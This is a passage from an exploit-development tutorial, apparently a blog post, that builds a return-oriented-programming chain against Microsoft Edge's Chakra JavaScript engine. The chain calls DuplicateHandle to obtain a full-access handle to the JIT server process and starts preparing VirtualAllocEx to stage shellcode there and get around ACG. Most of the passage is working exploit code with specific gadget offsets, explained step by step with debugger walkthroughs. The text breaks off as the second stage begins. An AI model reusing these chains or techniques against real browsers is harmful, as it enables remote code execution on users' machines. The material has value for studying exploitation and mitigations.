write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();

// HANDLE hSourceProcessHandle (RCX)
// Handle to the JIT process from the content process
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], jitHandle[0], jitHandle[1]);         // PROCESS_DUP_HANDLE HANDLE to JIT server
next();

// Call KERNELBASE!DuplicateHandle
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], duplicateHandle[0], duplicateHandle[1]); // KERNELBASE!DuplicateHandle (Recall this was our original leaked pointer var for kernelbase.dll)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x272beb, chakraHigh);      // 0x180272beb: jmp rax (Call KERNELBASE!DuplicateHandle)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x243949, chakraHigh);      // "return address" for KERNELBASE!DuplicateHandle - 0x180243949: add rsp, 0x38 ; ret
next(); 
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // DWORD dwDesiredAccess (RSP+0x28)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // BOOL bInheritHandle (RSP+0x30)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000002, 0x00000000);             // DWORD dwOptions (RSP+0x38)
next();

Before stepping through our ROP chain, notice the first thing we do is read the JIT server handle:

// alert() for debugging
alert("DEBUG");

// Store the value of the handle to the JIT server by way of chakra!ScriptEngine::SetJITConnectionInfo (chakra!JITManager+s_jitManager+0x8)
jitHandle = read64(chakraLo+0x74d838, chakraHigh);

After reading in and storing this value, we can begin our ROP chain. Let’s now step through the chain together in WinDbg. As we can see from our DuplicateHandle ROP chain, we are overwriting RIP (which we previously did with 0x4141414141414141 in our control-flow hijack proof-of-concept via return address overwrite) with a ROP gadget of pop rdx ; ret, which is located at chakra_base + 0x1d2c9. Let’s set a breakpoint here, and detonate our exploit. Again, as a point of contention - the __fastcall calling convention is in play - meaning arguments go in RCX, RDX, R8, R9, RSP + 0x20, etc.
After hitting the breakpoint, we can inspect RSP to confirm our ROP chain has been written to the stack.
Our first gadget, as we know, is a pop rdx ; ret gadget. After execution of this gadget, we have stored a pseudo-handle with PROCESS_ALL_ACCESS into RDX.

This brings our function call to DuplicateHandle to the following state:

DuplicateHandle(
	-
	GetCurrentProcess(),	// Pseudo handle to the current process
	-
	-
	-
	-
	-
);

Our next gadget is mov r8, rdx ; add rsp, 0x48 ; ret. This will copy the pseudo-handle currently in RDX into R8 also.
We should also note that this ROP gadget increments the stack by 0x48 bytes. This is why in the ROP sequence we have 0x4141414141414141 padding “opcodes”. This padding is here to ensure that when the ret happens in our ROP gadget, execution returns to the next ROP gadget we want to execute, and not 0x48 bytes down the stack to a location we don’t intend execution to go to:

// HANDLE hTargetProcessHandle (R8)
// (HANDLE)-1 value of current process
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x24628b, chakraHigh);      // 0x18024628b: mov r8, rdx ; add rsp, 0x48 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();

This brings our DuplicateHandle call to the following state:

DuplicateHandle(
	-
	GetCurrentProcess(),	// Pseudo handle to the current process
	GetCurrentProcess(),	// Pseudo handle to the current process
	-
	-
	-
	-
);

The next ROP gadget sequence contains an interesting item. The next item on our agenda will be to provide DuplicateHandle with an “output buffer” to write the new duplicated-handle (when the call to DuplicateHandle occurs). We achieve this by providing a memory address, which is writable, in R9. The address we will use is an empty address within the .data section of chakra.dll. We achieve this with the following ROP gadget:

mov r9, rcx ; cmp r8d,  [rax] ; je 0x00000001800F6280 ; mov al, r10L ; add rsp, 0x28 ; ret

As we can see, we load the address we want to place in R9 within RCX. The mov r9, rcx instruction will load our intended “output buffer” within R9, setting up our call to DuplicateHandle properly. However, there are some residual instructions we need to deal with - most notably the cmp r8d, [rax] instruction. As we can see, this instruction will dereference RAX (e.g. extract the contents that the value in RAX points to) and compare it to r8d. We don’t necessarily care about the cmp instruction so much as we do about the fact that RAX is dereferenced. This means in order for this ROP gadget to work properly, we need to load a valid pointer in RAX. In this exploit, we just choose a random address within the chakra.dll address space. Do not over think as to “why did Connor choose this specific address”. This could literally be any address!

As we can see, RAX now has a valid pointer in it. Moving our, our next ROP gadget is a pop rcx ; ret gadget. As previously mentioned, we load the actual value we want to pass into DuplicateHandle via the R9 register into RCX. A future ROP gadget will copy RCX into the R9 register.
Our .data address of chakra.dll is loaded into RCX. This memory address is where our PROCESS_ALL_ACCESS handle to the JIT server will be located after our call to DuplicateHandle.

Now that we have prepared RAX with a valid pointer and prepared RCX with the address we want DuplicateHandle to write our PROCESS_ALL_ACCESS handle to, we hit the mov r9, rcx ; cmp r8d, [rax] ; je 0x00000001800F6280 ; mov al, r10L ; add rsp, 0x28 ; ret ROP gadget.
We have successfully copied our output “buffer”, which will hold our full-permissions handle to the JIT server after the DuplicateHandle call into R9. Next up, we can see the cmp r8d, dword ptr [rax] instruction. WinDbg now shows that the dereferenced contents of RAX contains some valid contents - meaning RAX was successfully prepared with a pointer to “bypass” this cmp check. Essentially, we ensure we don’t incur an access violation as a result of an invalid address being dereferenced by RAX.

The next item on the agenda is the je instruction - which essentially performs the jump to the specified address above (chakra!Js::InternalStringComparer::Equals+0x28) if the result of subtracting EAX, a 32-bit register (referenced via dword ptr [rax], meaning essentially EAX) from R8D (a 32-bit register) is 0. As we know, we already prepared R8 with a value of 0xffffffffffffffff - meaning the jump won’t take place, as 0xffffffffffffffff - 0x7fff3d82e010 does not equal zero. After this, an add rsp, 0x28 instruction occurs - and, as we saw in our ROP gadget snippet at the beginning of this section of the blog, we pad the stack with 0x28 bytes to ensure execution returns into the next ROP gadget, and not into something we don’t intend it to (e.g. 0x28 bytes “down” the stack without any padding).

Our call to DuplicateHandle is now at the following state:

DuplicateHandle(
	-
	GetCurrentProcess(),	// Pseudo handle to the current process
	GetCurrentProcess(),	// Pseudo handle to the current process
	&fulljitHandle,		// Variable we supply that will receive the PROCESS_ALL_ACCESS handle to the JIT server
	-
	-
	-
);

Since RDX, R8, and R9 are taken care of - we can finally fill in RCX with the handle to the JIT server that is currently within the s_jitManager. This is an “easy” ROP sequence - as the handle is stored in a global variable s_jitManager + 0x8 and we can just place it on the stack and pop it into RCX with a pop rcx ; ret gadget. We have already used our arbitrary read to leak the raw handle value (in this case it is 0xa64, but is subject to change on a per-process basis).
You may notice above the value of the stack changed. This is simply because I restarted Edge, and as we know - the stack changes on a per-process basis. This is not a big deal at all - I just wanted to make note to the reader.

After the pop rcx instruction - the PROCESS_DUP_HANDLE handle to the JIT server is stored in RCX.
Our call to DuplicateHandle is now at the following state:

DuplicateHandle(
	jitHandle,		// Leaked from s_jitManager+0x8 with PROCESS_DUP_HANDLE permissions
	GetCurrentProcess(),	// Pseudo handle to the current process
	GetCurrentProcess(),	// Pseudo handle to the current process
	&fulljitHandle,		// Variable we supply that will receive the PROCESS_ALL_ACCESS handle to the JIT server
	-
	-
	-
);

Per the __fastcall calling convention, every argument after the first four are placed onto the stack. Because we have an arbitrary write primitive, we can just directly write our next 3 arguments for DuplicateHandle to the stack - we don’t need any ROP gadgets to pop any further arguments. With this being said, we will go ahead and continue to use our ROP chain to actually place DuplicateHandle into the RAX register. We then will perform a jmp rax instruction to kick our function call off. So, for now, let’s focus on getting the address of kernelbase!DuplicateHandle into RAX. This begins with a pop rax instruction. As we can see below, RAX, after the pop rax, contains kernelbase!DuplicateHandle.
After RAX is filled with kernelbase!DuplicateHandle, the jmp rax instruction is queued for execution.


Let’s quickly recall our ROP chain snippet.

// Call KERNELBASE!DuplicateHandle
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], duplicateHandle[0], duplicateHandle[1]); // KERNELBASE!DuplicateHandle (Recall this was our original leaked pointer var for kernelbase.dll)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x272beb, chakraHigh);      // 0x180272beb: jmp rax (Call KERNELBASE!DuplicateHandle)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x243949, chakraHigh);      // "return address" for KERNELBASE!DuplicateHandle - 0x180243949: add rsp, 0x38 ; ret
next(); 
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // DWORD dwDesiredAccess (RSP+0x28)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // BOOL bInheritHandle (RSP+0x30)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000002, 0x00000000);             // DWORD dwOptions (RSP+0x38)
next();

Let’s break down what we are seeing above:

  1. RAX contains kernelbase!DuplicateHandle
  2. kernelbase!DuplicateHandle is a function. When it is called legitimately, it ends in a ret instruction to return execution to where it was called (this is usually a return to the stack)
  3. Our “return” address jumps over our “shadow space”. Remember, __fastcall requires the 5th parameter, and subsequent parameters, begin at RSP + 0x20, RSP + 0x28, RSP + 0x38, etc. The space between RSP and RSP + 0x20, which is unused, is referred to as “shadow space”
  4. Our final three parameters are written directly to the stack

Step one is very self explanatory. Let’s explain steps two through four quickly. When DuplicateHandle is called legitimately, execution can be seen below.

Prior to the call:

After the call:

Notice what our call instruction does under the hood. call pushes the return address on the stack for DuplicateHandle. When this push occurs, it also changes the state of the stack so that every item is pushed down 0x8 bytes. Essentially, when call happens RSP becomes RSP + 0x8, and so forth. This is very important to us.

Recall that we do not actually call DuplicateHandle. Instead, we perform a jmp to it. Since we are using jmp, this doesn’t push a return address onto the stack for execution to return to. Because of this, we supply our own return address located at RSP when the jmp occurs - this “mimics” what call does. Additionally, this also means we have to push our last three parameters 0x8 bytes down the stack. Again, call would normally do this for us - but since call isn’t used here, we have to manually add our return address an manually increment the stack by 0x8. This is because although __fastcall requires 5th and subsequent parameters to start at RSP + 0x20, internally the calling convention knows when the call is performed, the parameters will actually be shifted by 0x8 bytes due to the pushed ret address on the stack. So tl;dr - although __fastcall says we put parameters at RSP + 0x20, we actually need to start them at RSP + 0x28.

The above will be true for all subsequent ROP chains.

So, after we get DuplicateHandle into RAX we then can directly write our final three arguments directly to the stack leveraging our arbitrary write primitive.

Our call to DuplicateHandle is in its final state:

DuplicateHandle(
	jitHandle,		// Leaked from s_jitManager+0x8 with PROCESS_DUP_HANDLE permissions
	GetCurrentProcess(),	// Pseudo handle to the current process
	GetCurrentProcess(),	// Pseudo handle to the current process
	&fulljitHandle,		// Variable we supply that will receive the PROCESS_ALL_ACCESS handle to the JIT server
	0,			// NULL since we will set dwOptions to DUPLICATE_SAME_ACCESS
	0,			// FALSE (new handle isn't inherited)
	DUPLICATE_SAME_ACCESS	// Duplicate handle has same access as source handle (source handle is an all access handle, e.g. a pseudo handle), meaning the duplicated handle will be PROCESS_ALL_ACCESS
);

From here, we should be able to step into the function call to DuplicateHandle, execute it.

We can use pt to tell WinDbg to execute DuplicateHandle and pause when we hit the ret to exit the function

At this point, our call should have been successful! As we see above, a value was placed in our “output buffer” to receive the duplicated handle. This value is 0x0000000000000ae8. If we run Process Hacker as an administrator, we can confirm that this is a handle to the JIT server with PROCESS_ALL_ACCESS!

Now that our function has succeeded, we need to make sure we return back to the stack in a manner that allows us to keep execution our ROP chain.
When the ret is executed we hit our “fake return address” we placed on the stack before the call to DuplicateHandle. Our return address will simply jump over the shadow space and our last three DuplicateHandle parameters, and allow us to keep executing further down the stack (where subsequent ROP chains will be).
At this point we have successfully obtained a PROCESS_ALL_ACCESS handle to the JIT server process. With this handle, we can begin the process of compromising the JIT process, where ACG is disabled.

VirtualAllocEx ROP Chain

Now that we possess a handle to the JIT server with enough permissions to perform things like memory operations, let’s now use this PROCESS_ALL_ACCESS handle to allocate some memory within the JIT process. However, before examining the ROP chain, let’s recall the prototype for VirtualAllocEx:
The function call will be as follows for us:

VirtualAllocEx(
	fulljitHandle, 			// PROCESS_ALL_ACCESS handle to JIT server we got from DuplicateHandle call
	NULL,				// Setting to NULL. Let VirtualAllocEx decide where our memory will be allocated in the JIT process
	sizeof(shellcode),		// Our shellcode is currently in the .data section of chakra.dll in the content process. Tell VirtualAllocEx the size of our allocation we want to make in the JIT process is sizeof(shellcode)
	MEM_COMMIT | MEM_RESERVE,	// Reserve our memory and commit it to memory in one go
	PAGE_READWRITE			// Make our memory readable and writable
);

Let’s firstly break down why our call to VirtualAllocEx is constructed the way it is. The call to the function is very straight forward - we are essentially allocating a region of memory the size of our shellcode in the JIT process using our new handle to the JIT process. The main thing that sticks out to us is the PAGE_READWRITE allocation protection. As we recall, the JIT process doesn’t have ACG enabled - meaning it is quite possible to have dynamic RWX memory in such a process. However, there is a slight caveat and that is when it comes to remote injection. ACG is documented to let processes that don’t have ACG enabled to inject RWX memory into a process which does have ACG enabled. After all, ACG was created with Microsoft Edge in mind. Since Edge uses an out-of-process JIT server architecture, it would make sense that the process not protected by ACG (the JIT server) can inject into the process with ACG (the content process). However, a process with ACG cannot inject into a process without ACG using RWX memory. Because of this, we actually will place our shellcode into the JIT server using RW permissions. Then, we will eventually copy a ROP chain into the JIT process which marks the shellcode as RWX. This is possible, as ACG is disabled. The main caveat here is that it cannot directly and remotely be marked as RWX. At first, I tried allocating with RWX memory, thinking I could just do simple process injection. However, after testing and the API call failing, it turns our RWX memory can’t directly be allocated when the injection stems from a process protected by ACG to a non-ACG process. This will all make more sense later, if it doesn’t now, when we copy our ROP chain in to the JIT process.

Here is the ROP chain we will be working with (we will include our DuplicateHandle chain for continuity. Every ROP chain from here on out will be included with the previous one to make readability a bit better):

// alert() for debugging
alert("DEBUG");

// Store the value of the handle to the JIT server by way of chakra!ScriptEngine::SetJITConnectionInfo (chakra!JITManager+s_jitManager+0x8)
jitHandle = read64(chakraLo+0x74d838, chakraHigh);

// Helper function to be called after each stack write to increment offset to be written to
function next()
{
    counter+=0x8;
}

// Begin ROP chain
// Since __fastcall requires parameters 5 and so on to be at RSP+0x20, we actually have to put them at RSP+0x28
// This is because we don't push a return address on the stack, as we don't "call" our APIs, we jump into them
// Because of this we have to compensate by starting them at RSP+0x28 since we can't count on a return address to push them there for us

// DuplicateHandle() ROP chain
// Stage 1 -> Abuse PROCESS_DUP_HANDLE handle to JIT server by performing DuplicateHandle() to get a handle to the JIT server with full permissions
// ACG is disabled in the JIT process
// https://bugs.chromium.org/p/project-zero/issues/detail?id=1299

// Writing our ROP chain to the stack, stack+0x8, stack+0x10, etc. after return address overwrite to hijack control-flow transfer

// HANDLE hSourceProcessHandle (RCX) _should_ come first. However, we are configuring this parameter towards the end, as we need RCX for the lpTargetHandle parameter

// HANDLE hSourceHandle (RDX)
// (HANDLE)-1 value of current process
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x1d2c9, chakraHigh);       // 0x18001d2c9: pop rdx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0xffffffff, 0xffffffff);             // Pseudo-handle to current process
next();

// HANDLE hTargetProcessHandle (R8)
// (HANDLE)-1 value of current process
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x24628b, chakraHigh);      // 0x18024628b: mov r8, rdx ; add rsp, 0x48 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();

// LPHANDLE lpTargetHandle (R9)
// This needs to be a writable address where the full JIT handle will be stored
// Using .data section of chakra.dll in a part where there is no data
/*
0:053> dqs chakra+0x72E000+0x20010
00007ffc`052ae010  00000000`00000000
00007ffc`052ae018  00000000`00000000
*/
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x72e128, chakraHigh);      // .data pointer from chakra.dll with a non-zero value to bypass cmp r8d, [rax] future gadget
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x74e010, chakraHigh);      // .data pointer from chakra.dll which will hold full perms handle to JIT server;
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0xf6270, chakraHigh);       // 0x1800f6270: mov r9, rcx ; cmp r8d,  [rax] ; je 0x00000001800F6280 ; mov al, r10L ; add rsp, 0x28 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();

// HANDLE hSourceProcessHandle (RCX)
// Handle to the JIT process from the content process
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], jitHandle[0], jitHandle[1]);         // PROCESS_DUP_HANDLE HANDLE to JIT server
next();

// Call KERNELBASE!DuplicateHandle
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], duplicateHandle[0], duplicateHandle[1]); // KERNELBASE!DuplicateHandle (Recall this was our original leaked pointer var for kernelbase.dll)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x272beb, chakraHigh);      // 0x180272beb: jmp rax (Call KERNELBASE!DuplicateHandle)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x243949, chakraHigh);      // "return address" for KERNELBASE!DuplicateHandle - 0x180243949: add rsp, 0x38 ; ret
next(); 
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // DWORD dwDesiredAccess (RSP+0x28)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // BOOL bInheritHandle (RSP+0x30)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000002, 0x00000000);             // DWORD dwOptions (RSP+0x38)
next();

// VirtuaAllocEx() ROP chain
// Stage 2 -> Allocate memory in the Edge JIT process (we have a full handle there now)

